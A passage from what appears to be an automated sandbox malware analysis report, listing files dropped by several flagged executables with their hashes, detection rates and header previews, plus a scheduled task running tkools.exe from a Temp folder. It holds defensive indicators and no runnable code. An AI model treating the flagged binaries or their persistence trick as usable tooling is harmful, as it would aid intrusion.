10:04:57	API Interceptor	1x Sleep call for process: AA02.exe modified
10:05:39	API Interceptor	1x Sleep call for process: WerFault.exe modified
10:05:55	Task Scheduler	Run new task: tkools.exe path: C:\Users\user\AppData\Local\Temp\6829558ede\tkools.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_D466.exe_db70fee994372ed317f1af178f5e275a698060_66b74b96_1b8421ab\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8208203291713381
Encrypted:	false
SSDEEP:	96:E/FE6X7jPQuN4lOQoJ7R3V6tpXIQcQec6tycEfcw3W+HbHg/8BRTf3o8Fa9iVfOs:qiLuNl8HQ0lrjJ5/u7szS274ltr
MD5:	23AB1CDA7F86C265D6863DEDC315625D

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_D466.exe_db70fee994372ed317f1af178f5e275a698060_66b74b96_1b8421ab\Report.wer	
SHA1:	87D750256912BC84594B89310CD7B9018E6586A0
SHA-256:	C50B2EF12FB27DE639E5EE07477140FC66158D3E798A49A0DEA04143A0F1E2EC
SHA-512:	B284891D2FA86C6E25822574A6FC798C8812D9E3F400342A45BD8499FADC31F6DCA736DF1BC0BD6B136AC011CDB436EC2E8995B1B475C3262A07C2BDD379513
Malicious:	false
Reputation:	unknown
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.2.8.2.8.5.5.5.0.4.9.5.2.3.7.7.4.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.8.2.8.5.5.5.3.7.9.4.0.4.5.2.0.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.6.4.8.a.5.d.e.9.-.d.d.7.3.-.4.7.7.a.-.8.f.5.5.-.2.2.2.b.c.9.8.a.7.d.1.d.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.6.4.0.8.2.f.e.2.-.d.a.d.2.-.4.9.1.d.-.a.5.3.3.-.c.0.1.8.2.3.5.1.5.9.b.f.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.D.4.6.6...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.9.e.c.-.0.0.0.1.-.0.0.1.c.-.b.b.f.f.-.5.2.e.9.d.d.e.6.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.7.1.e.7.a.f.d.3.c.a.a.5.c.9.3.6.8.c.b.d.1.e.d.4.d.4.2.9.9.3.e.e.0.0.0.0.2.4.0.1.!.0.0.0.0.b.2.1.8.7.d.e.b.c.6.f.d.e.9.6.e.0.8.d.5.0.1.4.c.e.4.f.1.a.f.5.c.f.5.6.8.b.c.e.5.!.D.4.6.6...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.1.1././.1.2.:.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER2114.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Wed Dec 1 18:05:08 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	40540
Entropy (8bit):	1.9473812799118777
Encrypted:	false
SSDEEP:	192:iM4MlwxT/BOepbDmI5L82sf0Ye6lXpCjqTmISO:WhFceUPLpSO
MD5:	88C0D07F911DB2E607B3474BA0981EC9
SHA1:	BB0F558813CFB9EADA2675C259A7B7EE854DBD31
SHA-256:	DAD864879C5519F61320B45B416DF81280046F0159AE030883B16D8DCBCC8904
SHA-512:	AAC35A21934397EB5FCB58E5BD0FDD7A49708D229A8262BC3D1F60F7C33822F528EDC0F48ECD99B2D5F4C9B4A35C45AD4F35C950CFED8C530A158C3922FD53
Malicious:	false
Reputation:	unknown
Preview:	MDMP..... .....T..a.....(.....T.....8.....T.....U.....B.....h.....GenuineIntelW.....T.....8..a..... .....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER41AD.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8412
Entropy (8bit):	3.7025484182768764
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNicw656YF+SU8hZetAgmfRRSqCpDQ89bIwsfNtYm:RrlsNiT656YcSU8SAgmfRRSXIDfN3
MD5:	222DE9514D79DF1715B4AB9D0B37A015
SHA1:	7F41D897D493E04E970DD5D24263E0086FD8D9B6
SHA-256:	2693C972E5D058373F1684599CCD18E4D142ADFC4E39B346F5B8068D73794804
SHA-512:	5FB1A7FF911ABFA2D63C12461C71C04F91330F6AF78874EBE88FB54BD08BA2BCD530339F2DFF0DFA5FE1BD35F11CBF45B509FC2ED675B813DB3E1446D69B71F
Malicious:	false
Reputation:	unknown
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.6.3.6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER543C.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4685
Entropy (8bit):	4.481319431173112
Encrypted:	false
SSDEEP:	48:cvIwSD8zsrJgtWI99wjZyWSC8Bq8fm8M4JY28qFks4+q8v88HBizdz9d:uITfF6wjZTSNlJYzLK1Mzdz9d
MD5:	FA46A494E899F7539AB9219E49978456
SHA1:	B2A0E57D512AF9D5B28EDC50AE5A6DF819BA3C04

C:\ProgramData\Microsoft\Windows\WER\Temp\WER543C.tmp.xml	
SHA-256:	5974A25349F5ADC7E3836CB533D4650C6A90D2A201B570B782E0E55F798C98E7
SHA-512:	FE59493C6065F494B7E0F99773614CF934969C236B7FBCED301B3DDAA90632360101969C73FC219CF10AE540D5D7A43CD0D70165DA6BF80E970FA47B976EBB5
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1278915" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\sqlite3.dll	
Process:	C:\Users\user\AppData\Local\Temp\AA02.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	645592
Entropy (8bit):	6.50414583238337
Encrypted:	false
SSDEEP:	12288:i0zrcH2F3OfwjtWvuFEmhx0Cj37670jwX+E7tFKm0qTYh:iJUOfwh8u9hx0D70NE7tFTYh
MD5:	E477A96C8F2B18D6B5C27BDE49C990BF
SHA1:	E980C9BF41330D1E5BD04556DB4646A0210F7409
SHA-256:	16574F51785B0E2FC29C2C61477EB47BB39F714829999511DC8952B43AB17660
SHA-512:	335A86268E7C0E568B1C30981EC644E6CD332E66F96D2551B58A82515316693C1859D87B4F4B7310CF1AC386CEE671580FDD999C3BCB23ACF2C2282C01C8798
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....=S.v..?.....!.....X.....`..... .....8.... ..... .....L.....'.....p.....text.....`.0`.data.....@.@..rdata..$..... .....@.@@.bss.....@..edata.....@.0@.idata..L.....@.0..CRT.....@.0..tls... ..... .@.0..reloc..'.....(.....@.0B/4.....`....0.....@.@B/19.....@.....@..B/35.....M....P.....@..B/51.....`C..`...D.....@..B/63..... .....8.....@..B/77.....F.....@..B/89.....R..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\C169.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\C169.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	700
Entropy (8bit):	5.346524082657112
Encrypted:	false
SSDEEP:	12:Q3La/KDLI4MWuPk21OKbbDLI4MWuPJKiUrRZ9I0ZKhat/DLI4M/DLI4M0kvoDLIw:ML9E4Ks2wKDE4KhK3VZ9pKhgLE4qE4jv
MD5:	65CF801545098D915A06D8318D296A01
SHA1:	456149D5142C75C4CF74D4A11FF400F68315EBD0
SHA-256:	32E502D76DBE4F89AEE586A740F8D1CBC112AA4A14D43B9914C785550CCA130F
SHA-512:	4D1FF469B62EB5C917053418745CCE4280052BAEF9371CAFA5DA13140A16A7DE949DD1581395FF838A790FFEBF85C6FC969A93CC5FF2EEAB8C6C4A9B4F1D55D
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"Microsoft.CSharp, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Dynamic, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\EE61.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\EE61.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1192
Entropy (8bit):	5.359562127686337
Encrypted:	false
SSDEEP:	24:ML9E4Ks2wKDE4KhK3VZ9pKhuE4KaE4q0E4KiZhnRAE4Kzr7r1qE4UE4Ks:MxHKXwYHKhQnouHKaHxHKipAHKzvr1qq
MD5:	26BF5ED58FB6D9EEDD639F036FC882FE
SHA1:	21C3BFFF881964A836C3489507EAF36CD4BA652D
SHA-256:	2998ED6B8D1EB85DE8BEE772CEF62D57ED40224EECFE4349C3275F0C7AA96542
SHA-512:	F7B54F1EFC414567AD547823B8A178F562309507F91FF54EE3FDABF4D5AC8B3E9450E2A261D3CD6A34430E2ADF1D3354A82EA1E58A7362A207EA659304B80428

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\EE61.exe.log	
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"System.Data, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Xml.Linq, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml.Linq\f54e3a73bfefb71eb6e1de09129af7f0\System.Xml.Linq.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\sqlite3[1].dll	
Process:	C:\Users\user\AppData\Local\Temp\AA02.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	645592
Entropy (8bit):	6.50414583238337
Encrypted:	false
SSDEEP:	12288:i0zrcH2F3OfwjtWvuFEmhx0Cj37670jwX+E7tFKm0qTYh:iJUOfwh8u9hx0D70NE7tFTYh
MD5:	E477A96C8F2B18D6B5C27BDE49C990BF
SHA1:	E980C9BF41330D1E5BD04556DB4646A0210F7409
SHA-256:	16574F51785B0E2FC29C2C61477EB47BB39F714829999511DC8952B43AB17660
SHA-512:	335A86268E7C0E568B1C30981EC644E6CD332E66F96D2551B58A82515316693C1859D87B4F4B7310CF1AC386CEE671580FDD999C3BCB23ACF2C2282C01C8798
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....=S.v..?.....!.....X.....`..... .....8.... ..... .....L.....'.....p.....text.....`.0`.data.....@.@..rdata..$..... .....@.@@.bss.....@..edata.....@.0@.idata..L.....@.0..CRT.....@.0..tls.... ..... .@.0..reloc...'.....(.....@.0B/4.....`....0.....@.@B/19.....@.....@..B/35.....M....P.....@..B/51.....`C..`...D.....@..B/63..... .....8.....@..B/77.....F.....@..B/89.....R..

C:\Users\user\AppData\Local\Temp\890R9H47	
Process:	C:\Users\user\AppData\Local\Temp\AA02.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	118784
Entropy (8bit):	0.4589421877427324
Encrypted:	false
SSDEEP:	48:T9YBfHNPM5ETQTbKPHBsRkOLkRf+z4QHItYysX0uhnHu132RUioVeINUravDLjY/:2WU+bDoYysX0uhnydVjN9DLjGQLBE3u
MD5:	16B54B80578A453C3615068532495897
SHA1:	03D021364027CDE0E7AE5008940FEB7E07CA293C
SHA-256:	75A16F4B0214A2599ECFBB1F66CAE146B257D11106494858969B19CABCB9B541
SHA-512:	C11979FE1C82B31FDD6457C8C2D157FB4C9DF4FE55457D54104B59F3F880898D82A947049DEB948CA48A5A64A75CFBFC38FDB2E108026EBE7CA9EBE8B17937
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\A70A.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1285856
Entropy (8bit):	7.290553475161652
Encrypted:	false
SSDEEP:	24576:wAvkNkBobrsLgjMTarTbEzqFyyLGPaz8sMRK7wD9x3TOs7:n80iTjMTaf7iPaWRiwDf3TX
MD5:	31F17AD58D02772DF14EFAC37D416CD7
SHA1:	BC8EA09D50B5B794AF6C741B0C2D39C637831913
SHA-256:	21F7623006B248709A14CBFC507187FD44A8ADA2D0DD465FAA79317ECE02DC78
SHA-512:	7B3E94C7D808CF779704D33893D7B8EE9F56E445BE554B18A1F7476016AB68D2463F78A1278B1DAA6F8D4DD26535E1A50DA8A33412428E977D0659B8388B56DE
Malicious:	**true**

C:\Users\user\AppData\Local\Temp\A70A.exe	
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 26%, Browse • Antivirus: ReversingLabs, Detection: 57%
Reputation:	unknown
Preview:	MZ.....o...g.'.:(=.&../..`.O....O[.E..vi|.DC..[A..........Q..... ..PE..L....x.....0.....r..... ...@....@.....\.....@.....P.....`..Xo..... .....@.....`.....P.....@....rsrc...Xo...`..Xo.....@..@.....@.....(...v.....@..... .....+...../.\.;3)x)n...s.

C:\Users\user\AppData\Local\Temp\AA02.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	351744
Entropy (8bit):	6.209230188012359
Encrypted:	false
SSDEEP:	6144:LSZSB++2B2wScyH3/in9HQnIlf6BXcFNuAnYeOeNIqz1D+Jr:LSZSB+l2wScyH3/in9HQnI16BMFlnYe2
MD5:	349A409711C0A8F53C5F90A993A621F2
SHA1:	1A6A7E224441F3DEB794AD7C05BB337FEF53BB4A
SHA-256:	3601F18238F48E931AE54A92D8FC208AE9AB8B2A75ED898C7712048ABBC038B7
SHA-512:	E56482C233FEA482392D16BCF64046DCE24CCF1FE13737E0298E5003EAC3A35258220F605F8CE3F81F876935C813B9DCBCEB942A7A71D00C424E5CCE01B4BC 7
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....OW...9P..9P..9Ph`.P..9P.X.P..9P.X.P..9P.X.Py.9P.V.P..9P..8P.. 9P.X.P..9P.X.P..9P.X.P..9PRich..9P.....PE..L....._.....@.....@.....@.....p.....E.....(.....@.....0..0..... .....@.....I.....text..... ..`.data...@.....@....rsrc....@.....B.....@..@.reloc...;..0...<..."..... ....@..B.....

C:\Users\user\AppData\Local\Temp\B6B5.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	336896
Entropy (8bit):	6.095936411614306
Encrypted:	false
SSDEEP:	6144:/PqsnKEQOJNhlS35U3TiXtHRW4YcT3XI6Ndc9NQ49UTiJFS:nnnKZOJNhlS35U3TiXtHRW4xT3Y649NW
MD5:	CBC4BD8906093C0CCC55379319D65DB1
SHA1:	27C67774153EDD261DB48ADA6477F1DC3D79447B
SHA-256:	571643F0741F9F26094CD42879636D79A3A1B196EF560438A8F74877CFD106A4
SHA-512:	4D9753369E6D500542B87DA950021CF41553BA99CE6357E00DDDCBC8ED7179ABB29D8A4902EC0936863BEA9C79B09173FE699014025F9DDA54D56228185C62C
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....OW...9P..9P..9Ph`.P..9P.X.P..9P.X.P..9P.X.Py.9P.V.P..9P..8P.. 9P.X.P..9P.X.P..9P.X.P..9PRich..9P.....PE..L....._.....@.....@.....@.....n.....(.....@.....0..... .....8...@.....I.....text...>..... ..`.data...@.....@....rsrc....@.....B.....@..@.reloc...;.....<.....@..B.. .....

C:\Users\user\AppData\Local\Temp\BIMO8YMO	
Process:	C:\Users\user\AppData\Local\Temp\AA02.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false

C:\Users\user\AppData\Local\Temp\BIMO8YMO	
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\C169.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	397824
Entropy (8bit):	3.7269481746723154
Encrypted:	false
SSDEEP:	12288:aE8ijGrr1Lj3crjEn2dLkbi2dX4Q4qQO8:UiT3
MD5:	5115E5DAB211559A85CD0154E8100F53
SHA1:	347800B72AC53EC6E2C87E433763B20282A2C06D
SHA-256:	EF156FB3A203FE197D89D63E2EA7805A1B9AF505DFFF5A58532DBFE34E7AABAA
SHA-512:	D03E58376BE1E299A6DA57A28ED5DB176999BADED713AA54DDB59CF8C82B97E8C0B028CE07BDDB6989C7C77E518E151E112DDE2F1D5244AC2572E4371FA6812
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 37%, Browse • Antivirus: ReversingLabs, Detection: 79%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...(.q.....0.....(... ...@....@.. ....@.....(..K....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(.....H.....r...p~....o....(....*....{....*.0..i.....:....~.....(.....~....:$.....(.....(....(....(.....~....{....~....o....(....o....}....*....0.....o.....o....(....(.... .o....*.6..(....(....*...0..E.....~.....s.....8".....

C:\Users\user\AppData\Local\Temp\D375.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	2740224
Entropy (8bit):	7.959483373293049
Encrypted:	false
SSDEEP:	49152:MChUuz9ubrD0rNoVNsLdq0MTq24FdizzlzKGg6W6SYjUN+dCo:vUuxGD0iVNsL9cqtdi8GE6hA+3
MD5:	CA16CA4AA9CF9777274447C9F4BA222E
SHA1:	1025ED93E5F44D51B96F1A788764CC4487EE477E
SHA-256:	0016755526279C5C404B670ECB2D81AF46066D879C389924A6574AB9864B5C04
SHA-512:	72D8D2A729B8CE2940235D3A317EE3EB0EB8D1411E847D6D11E36484F520BB88B3CABD03716B3C2988B0A053426BE14AACE154F13D306883788F952CD03CF71
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 43%, Browse • Antivirus: ReversingLabs, Detection: 86%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....LC.y.C.y.C.y.W.z.H.y.W.|..y.W.}.Q.y.W.~.B.y...}.R.y...z.V.y ...|.i.y.W.x.P.y.C.x..y...p.D.y....B.y...{.B.y.RichC.y.....PE..L...w7.a.....@.....RF.....P....@..... n.....*...@..... ..... .>..... ..` .....P...P.....@..@ $....0.....@... .....P..... .....@..@ ."...`.....@..B.idata.....@....rsrc.....@..@.themida..A.....`....boot....'..PF...'.....`..`.....

C:\Users\user\AppData\Local\Temp\D466.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	163328
Entropy (8bit):	6.266388012405613
Encrypted:	false
SSDEEP:	3072:qkqeuZi3xqvmqEzkC34ygPsAXtITmUYasQ2:VXuk3EvmqEgS4jlLay
MD5:	DF13FAC0D8B182E4D8B9A02BA87A9571
SHA1:	B2187DEBC6FDE96E08D5014CE4F1AF5CF568BCE5
SHA-256:	AF64F5B2B6C4CC63B0CA4BB48F369EBA1629886D85E289A469A5C9612C4A5EE3

C:\Users\user\AppData\Local\Temp\D466.exe	
SHA-512:	BC842A80509BDA8AFFF6E12F5B5C64CCF7F1D7360F99F63CEBBC1F21936A15487EC16BDE3C2ACFF22C49EBCEDF5C426621D6F69503F4968AACC8E75611E3A16
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 29%, Browse • Antivirus: ReversingLabs, Detection: 51%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... ..PE..L...S..._.....B....t.....*.....`....@.....@v.....x[.....D...x.....u.....a.....@.....`..d..... .....text...P@.....B..... ..`.rdata..~....`.....F.....@..@.data...`us.....@....fefeg..r.....u.....@..@.guyus..p.....u.....@..`.venu..... ...u.....@..`.rsrc.....u.....@..@.....

C:\Users\user\AppData\Local\Temp\EE61.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	modified
Size (bytes):	1143000
Entropy (8bit):	7.2472305489572335
Encrypted:	false
SSDEEP:	12288:N6e6+O/RK8MmtDX5f11XNbW/kjvULGaPBUcXTE/RFia0/1AtBVEOi2vU86N1A:kHc8L59HbViGaJUck1iAtBVEN2vX6zA
MD5:	97617914D6E8A6E3CBEE8A5E5FF39AA5
SHA1:	CAF7FEF0EFD3DBCF176C7CFC85CC545DD0DC9EFD
SHA-256:	7C1C287F9CE0D8D90C95851781FF2732780177F6C1AFFECC9EED376436981112
SHA-512:	F4C79F9E41124044AA1D0A44E86D0A184BEDA33163D7B0973DC23B4FF5087C708175BD89F73FFC2C160A66BF23F09835C422B654353DC67CB59EA053CF60EAB
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...p.i.....0..`.....~... .....@.. .....5.. ..@.....P~..K.....h..... ..... ..H.....text....^... ...`..... ..`.rsrc.....b.....@....reloc..... .....f.....@..B.....~.....H.....w.....}.....B(....~S...(....*....0.....*B(....~S...(....*.....*...B(....~S...(....*.....*.....*....0.....*.0. .....*.0.....*B(....~S...(....*.....*.....*.....*....0.....*B(....~S...(....*.....*....0.....*.0.....*.0.....*.0.....*B(....~S...(....*....0.....*.0.....*B(....~ S...(....*....0.....*.0.....*.0..

C:\Users\user\AppData\Local\Temp\LXBAIMOP	
Process:	C:\Users\user\AppData\Local\Temp\AA02.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Temp\PZMY5PHV	
Process:	C:\Users\user\AppData\Local\Temp\AA02.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
